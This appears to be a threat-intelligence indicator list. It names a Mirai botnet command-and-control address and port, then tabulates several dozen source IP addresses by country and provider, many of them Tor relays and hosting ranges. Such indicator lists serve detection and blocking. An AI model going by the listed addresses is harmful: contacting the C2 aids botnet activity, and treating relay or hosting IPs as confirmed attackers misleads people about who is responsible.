
Mirai C2

```
46.175.146.159:16772
```

IP

```
1.85.220.54             China                   AS4134                  CHINANET-BACK
3.239.1.141             United States           AS14618                 AMAZON-AES
5.2.69.50               The Netherlands         AS60404                 Liteserver
14.0.170.249            China                   AS38819                 HKCSL-AS-AP
23.128.248.10           United States           AS398355                DATAIDEAS-LLC
23.128.248.11           United States           AS398355                DATAIDEAS-LLC
23.128.248.12           United States           AS398355                DATAIDEAS-LLC
23.128.248.13           United States           AS398355                DATAIDEAS-LLC
23.128.248.14           United States           AS398355                DATAIDEAS-LLC
23.128.248.15           United States           AS398355                DATAIDEAS-LLC
23.128.248.16           United States           AS398355                DATAIDEAS-LLC
23.128.248.17           United States           AS398355                DATAIDEAS-LLC
23.128.248.19           United States           AS398355                DATAIDEAS-LLC
23.128.248.20           United States           AS398355                DATAIDEAS-LLC
23.128.248.21           United States           AS398355                DATAIDEAS-LLC
```

```
23.128.248.22           United States           AS398355                DATAIDEAS-LLC
23.128.248.23           United States           AS398355                DATAIDEAS-LLC
23.128.248.24           United States           AS398355                DATAIDEAS-LLC
23.128.248.25           United States           AS398355                DATAIDEAS-LLC
23.128.248.27           United States           AS398355                DATAIDEAS-LLC
23.128.248.28           United States           AS398355                DATAIDEAS-LLC
23.128.248.29           United States           AS398355                DATAIDEAS-LLC
23.128.248.33           United States           AS398355                DATAIDEAS-LLC
23.128.248.34           United States           AS398355                DATAIDEAS-LLC
23.128.248.38           United States           AS398355                DATAIDEAS-LLC
23.128.248.39           United States           AS398355                DATAIDEAS-LLC
23.128.248.40           United States           AS398355                DATAIDEAS-LLC
23.128.248.41           United States           AS398355                DATAIDEAS-LLC
23.128.248.42           United States           AS398355                DATAIDEAS-LLC
23.128.248.43           United States           AS398355                DATAIDEAS-LLC
23.128.248.44           United States           AS398355                DATAIDEAS-LLC
23.128.248.46           United States           AS398355                DATAIDEAS-LLC
23.128.248.48           United States           AS398355                DATAIDEAS-LLC
23.128.248.50           United States           AS398355                DATAIDEAS-LLC
23.128.248.51           United States           AS398355                DATAIDEAS-LLC
23.128.248.53           United States           AS398355                DATAIDEAS-LLC
23.128.248.54           United States           AS398355                DATAIDEAS-LLC
23.128.248.55           United States           AS398355                DATAIDEAS-LLC
23.128.248.56           United States           AS398355                DATAIDEAS-LLC
23.128.248.57           United States           AS398355                DATAIDEAS-LLC
23.128.248.58           United States           AS398355                DATAIDEAS-LLC
23.128.248.59           United States           AS398355                DATAIDEAS-LLC
23.128.248.60           United States           AS398355                DATAIDEAS-LLC
23.128.248.61           United States           AS398355                DATAIDEAS-LLC
23.128.248.62           United States           AS398355                DATAIDEAS-LLC
23.128.248.63           United States           AS398355                DATAIDEAS-LLC
23.128.248.64           United States           AS398355                DATAIDEAS-LLC
23.128.248.65           United States           AS398355                DATAIDEAS-LLC
23.129.64.130           United States           AS396507                EMERALD-ONION
23.129.64.131           United States           AS396507                EMERALD-ONION
23.129.64.132           United States           AS396507                EMERALD-ONION
23.129.64.133           United States           AS396507                EMERALD-ONION
23.129.64.134           United States           AS396507                EMERALD-ONION
23.129.64.135           United States           AS396507                EMERALD-ONION
23.129.64.136           United States           AS396507                EMERALD-ONION
23.129.64.137           United States           AS396507                EMERALD-ONION
23.129.64.138           United States           AS396507                EMERALD-ONION
23.129.64.139           United States           AS396507                EMERALD-ONION
23.129.64.140           United States           AS396507                EMERALD-ONION
23.129.64.141           United States           AS396507                EMERALD-ONION
23.129.64.142           United States           AS396507                EMERALD-ONION
23.129.64.143           United States           AS396507                EMERALD-ONION
23.129.64.145           United States           AS396507                EMERALD-ONION
23.129.64.146           United States           AS396507                EMERALD-ONION
23.129.64.147           United States           AS396507                EMERALD-ONION
23.129.64.148           United States           AS396507                EMERALD-ONION
23.129.64.149           United States           AS396507                EMERALD-ONION
23.129.64.210           United States           AS396507                EMERALD-ONION
```



```
23.129.64.211           United States           AS396507                EMERALD-ONION
23.129.64.212           United States           AS396507                EMERALD-ONION
23.129.64.213           United States           AS396507                EMERALD-ONION
23.129.64.214           United States           AS396507                EMERALD-ONION
23.129.64.215           United States           AS396507                EMERALD-ONION
23.129.64.216           United States           AS396507                EMERALD-ONION
23.129.64.217           United States           AS396507                EMERALD-ONION
23.129.64.218           United States           AS396507                EMERALD-ONION
23.129.64.219           United States           AS396507                EMERALD-ONION
23.129.64.250           United States           AS396507                EMERALD-ONION
23.154.177.6            United States           AS399532                ULAYER-ASN
23.154.177.7            United States           AS399532                ULAYER-ASN
23.239.21.195           United States           AS63949                 LINODE-AP
27.102.106.117          South Korea             AS45996                 GNJ-AS-KR
37.187.18.212           France                  AS16276                 OVH
37.187.96.183           France                  AS16276                 OVH
43.128.201.239          Thailand                AS132203                TENCENT-NET-A
43.242.116.54           India                   AS45916                 GTPL-AS-AP
45.15.16.105            Sweden                  AS42675                 OBEHOSTING
45.32.251.86            Japan                   AS20473                 AS-CHOOPA
45.33.101.246           United States           AS63949                 LINODE-AP
45.61.186.160           United States           AS53667                 PONYNET
45.78.48.51             Japan                   AS25820                 IT7NET
45.128.133.242          Belgium                 AS206804                EstNOC-GLOBAL
45.129.56.200           Denmark                 AS39351                 ESAB-AS
45.136.15.239           China                   AS139659                LUCID-AS-AP
45.153.160.2            The Netherlands         AS212906                moneroj-ca
45.153.160.132          The Netherlands         AS212906                moneroj-ca
45.153.160.136          The Netherlands         AS212906                moneroj-ca
45.154.255.138          Sweden                  AS41281                 KEFF
45.154.255.139          Sweden                  AS41281                 KEFF
45.154.255.147          Sweden                  AS41281                 KEFF
46.166.139.111          The Netherlands         AS43350                 NFORCE
46.175.146.159          The Netherlands         AS50673                 Serverius-as
46.232.251.191          Germany                 AS197540                netcup-AS
51.15.76.60             The Netherlands         AS12876                 AS12876
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

